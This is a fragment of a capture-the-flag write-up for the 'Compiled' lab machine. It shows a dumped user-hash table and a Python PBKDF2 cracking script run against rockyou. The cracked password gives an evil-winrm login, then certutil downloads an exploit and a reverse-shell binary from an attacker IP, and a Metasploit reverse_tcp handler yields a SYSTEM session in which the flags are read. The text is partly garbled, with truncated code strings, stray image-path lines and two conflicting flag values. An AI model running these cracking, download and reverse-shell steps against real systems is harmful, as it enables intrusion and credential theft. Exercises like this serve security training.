4|emily|emily||emily@compiled.htb|0|enabled|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1
f33621d0d73228fc16|pbkdf2$50000$50|1|0|0||0|||0056552f6f2df0015762a4419b0748de|227d873cca89103cd83a976bdac52486|||1716565398|1
716567763|0|0⊢1|1|0|0|0|0|1|0||emily@compiled.htb|0|0|0|0|0|0|0|2|0||arc-green|0
6|suvani|suvani||suvani@gmail.com|0|enabled|b0be85e99fc0be8b4c7131a69c6b1e3f8b4a0090af47f660a0badde4f06829f34ae57101528e6e8e4c
939d0f25031f385469|pbkdf2$50000$50|0|0|0||0|||27c7553e5d3a9557e18fb33d092a30ba|681c8959213982d3da67659033a00c2a|en-US||1723111
517|1723127587|1723111517|0⊢1|1|0|0|0|0|1|0||suvani@gmail.com|0|0|0|0|2|0|0|0|0||arc-green|0
7|test|test||test@email.com|0|enabled|2f8e8aaa096249b7f9463afb9c7dae4ac5153236e6a420e6399e30f53c69c8baafb3573f9231755a7e55dd03
75e11775a50a|pbkdf2$50000$50|0|0|0||0|||a87987740e0a66323fa8863a0831205b|539092193221809a96639ec95597c3c1|en-US||1723117738|17
23120784|1723117738|0⊢1|1|0|0|0|0|1|0||test@email.com|0|0|0|0|1|0|0|0|0|unified|arc-green|0
8|kun|kun||admin@qq.com|0|enabled|dd55013eaac1e2eaa3b3dde1c125c1d0129083743d1eb460b3ff8b86e9ed3a695c397c23b5029e4f6c62b99a9e4b
d191c260|pbkdf2$50000$50|0|0|0||0|||ad2fd29615598d344994a139c86ab162|b8dce387ab66cb5fb7db7ad48f1a996d|en-US||1723122126|172312
3806|1723122126|0⊢1|1|0|0|0|0|1|0||admin@qq.com|0|0|0|0|2|0|0|0|0||arc-green|0
9|lo|lo||lo@lo.com|0|enabled|19cef46d6c08c2a6463c4e8c1adf9f41c63e85893ac3ed848071bb56f12b23cae7d6e169b80c3daae65acfe2ad8d50e39
514|pbkdf2$50000$50|0|0|0||0|||403af2b6cd8c87b54f05990d0cbb1cb4|d95c3c21d6b4de8c60ffa35150e65962|ja-JP||1723123578|1723127594|
1723123578|0⊢1|1|0|0|0|0|1|0||lo@lo.com|0|0|0|0|2|0|0|0|0|unified|arc-green|0
sqlite>
```

main.py

```python
import hashlib
import binascii

salt = binascii.unhexlify('227d873cca89103cd83a
key = '97907280dc24fe517c43475bd218bfad56c25d4d11037d
dklen = 50
iterations = 50000

def hash(password, salt, iterations, dklen):
    return hashlib.pbkdf2_hmac(
        hash_name='sha256',
        password=password,
        salt=salt,
        iterations=iterations,
        dklen=dklen
    )

dict_path = '/usr/share/wordlists/rockyou.txt'
with open(dict_path, 'r', encoding='utf-8') as f:
    for line in f:
        password = line.strip().encode('utf-8')
        hash_value = hash(password, salt, iterations, dklen)
        target = binascii.unhexlify(key)
        print(f'Trying: {password}, hash: {hash_value.hex()}')
        if hash_value == target:
            print(f'Found password: {password.decode()}!')
            break
    else:
        print('ERROR CRACKING HASH')

```

```
┌──(kali㉿suvi)-[~/Desktop/Compiled]
└─$ python3 code.py
Trying: 123456, hash: b8f49d1e203f5a1b6367e2e187a56b4025f61ee9afba5343234d760d82d7188b4456dc0ee3665038b92af5ee304509aa6c9c
Trying: 12345, hash: 68d44a01845f8d5d1fbdde31e5abb7d73a0ce64f711f2e7d32916206500e7d0792df3aa671397c8d192684350f8696574191
Trying: 123456789, hash: ed2f0ccde01ffb4382aa85a1c7d5107d8ee6ff6c9b2627489b26625c7454b8aa581ab276fd25afd13acd984d3c592651474a
Trying: password, hash: 646cb2415b949f34375ae35a1f63b64be34b323edbac2180661c7a2e1551a5ffc2dd8bd800f12b17d81c67366bab8d407be9
Trying: iloveyou, hash: ef5e5e6bffec92e1238e0c7cec536d9a0fb3777266815d07986553be1120d9f2be901e7451463d438d2f7b41cc1d8e0c8306
Trying: princess, hash: 7d1b3fbc81543090f709ce2196d8bb6bc6401d45fb66e2da0ceddb15101220e02815cda0b7b8f8dfc231a44f26543ae8d7ef
Trying: 1234567, hash: 9cd43d0fda46567c4f3a982f7a1a0f0c5c6601c5ff39e33ae6d0f18ce16e0bb820193319df984426f18afd1cb81f9bae747a
Trying: rockyou, hash: c27b4e2610826096787e80abf48bba55b7885f4de2e5a485ab6bb88730748e0bccc8b96d5f75e7e4780dd17abf3ed2d3e0ba
Trying: 12345678, hash: 97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16
Found password: 12345678!
```


```
┌──(root㉿suvi)-[/home/kali/Desktop/Compiled]
└─# evil-winrm -i 10.10.11.26 -u emily -p 12345678


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Emily\Documents>
```


```
*Evil-WinRM* PS C:\Users\Emily>
*Evil-WinRM* PS C:\Users\Emily>
*Evil-WinRM* PS C:\Users\Emily> cd Desktop
*Evil-WinRM* PS C:\Users\Emily\Desktop> dir


    Directory: C:\Users\Emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/11/2024   2:22 PM             34 user.txt


*Evil-WinRM* PS C:\Users\Emily\Desktop>
*Evil-WinRM* PS C:\Users\Emily\Desktop> type user.txt
708152102f2fffd6a28fb47dc05919ad
^[*Evil-WinRM* PS C:\Users\Emily\Desktop\
```

```
PS C:\users\emily\desktop> type user.txt
type user.txt
0728063464563a94e4d09b8d857bdf7b
PS C:\users\emily\desktop> whoami
whoami
compiled\emily
PS C:\users\emily\desktop> cd ..
cd ..
PS C:\users\emily> certutil.exe -urlcache -f http://10.10.16.56:8000/Expl.exe Expl.exe
certutil.exe -urlcache -f http://10.10.16.56:8000/Expl.exe Expl.exe
```

```
    Directory: C:\users\emily

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/24/2024   5:20 PM                .idlerc
d-r---         1/20/2024   1:33 AM                3D Objects
d-r---         1/20/2024   1:33 AM                Contacts
d-r---         3/15/2024   9:17 PM                Desktop
d-r---         7/15/2024   2:02 PM                Documents
d-r---         5/22/2024   7:33 PM                Downloads
d-r---         1/20/2024   1:33 AM                Favorites
d-r---         1/20/2024   1:33 AM                Links
d-r---         1/20/2024   1:33 AM                Music
d-r---         1/20/2024   1:34 AM                OneDrive
d-r---         1/20/2024   1:34 AM                Pictures
d-r---         1/20/2024   1:33 AM                Saved Games
d-r---         1/20/2024   1:34 AM                Searches
d-----         1/20/2024   1:55 AM                source
d-r---         1/28/2024   8:54 PM                Videos
-a----         8/14/2024   7:20 PM         167936 Expl.exe
```


cd ..
PS C:\users> cd public
cd public
PS C:\users\public> dir
dir
Directory: C:\users\public
Mode LastWriteTime Length Name
d-r--- 3/15/2024 9:30 PM Documents
d-r--- 12/7/2019 10:14 AM Downloads
d-r--- 12/7/2019 10:14 AM Music
d-r--- 12/7/2019 10:14 AM Pictures
d-r--- 12/7/2019 10:14 AM Videos
PS C:\users\public> certutil.exe -urlcache -f http://10.10.16.56:8000/shell8888.exe shell8888.exe
certutil.exe -urlcache -f http://10.10.16.56:8000/shell8888.exe shell8888.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\users\public>
PS C:\users\public> dir
dir
Directory: C:\users\public
Mode LastWriteTime Length Name
d-r--- 3/15/2024 9:30 PM Documents
d-r--- 12/7/2019 10:14 AM Downloads
d-r--- 12/7/2019 10:14 AM Music
d-r--- 12/7/2019 10:14 AM Pictures
d-r--- 12/7/2019 10:14 AM Videos
-a---- 8/14/2024 7:21 PM 73802 shell8888.exe
PS C:\users\public>


=[metasploit v6.4.18-dev
+ -- --=[2437 exploits - 1255 auxiliary - 429 post
+ -- --=[1471 payloads - 47 encoders - 11 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.16.56
LHOST => 10.10.16.56
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > set ExitOnSession False
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.16.56:8888
[*] Sending stage (176198 bytes) to 10.10.11.26
[*] Meterpreter session 1 opened (10.10.16.56:8888 -> 10.10.11.26:62888) at 2024-08-15 00:20:51 +0545
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ COMPILED 10.10.16.56:8888 -> 10.10.11.26:62888 (10.10.11.26)
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 4296 created.
Channel 1 created.
Microsoft Windows [Versi•n 10.0.19045.4651]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\ProgramData\Microsoft\VisualStudio\SetupWMI>cd C:\


meterpreter > shell
Process 4296 created.
Channel 1 created.
Microsoft Windows [Versi•n 10.0.19045.4651]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\ProgramData\Microsoft\VisualStudio\SetupWMI>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
08820a0c9eb7362017b19f7fa44b496d
C:\Users\Administrator\Desktop>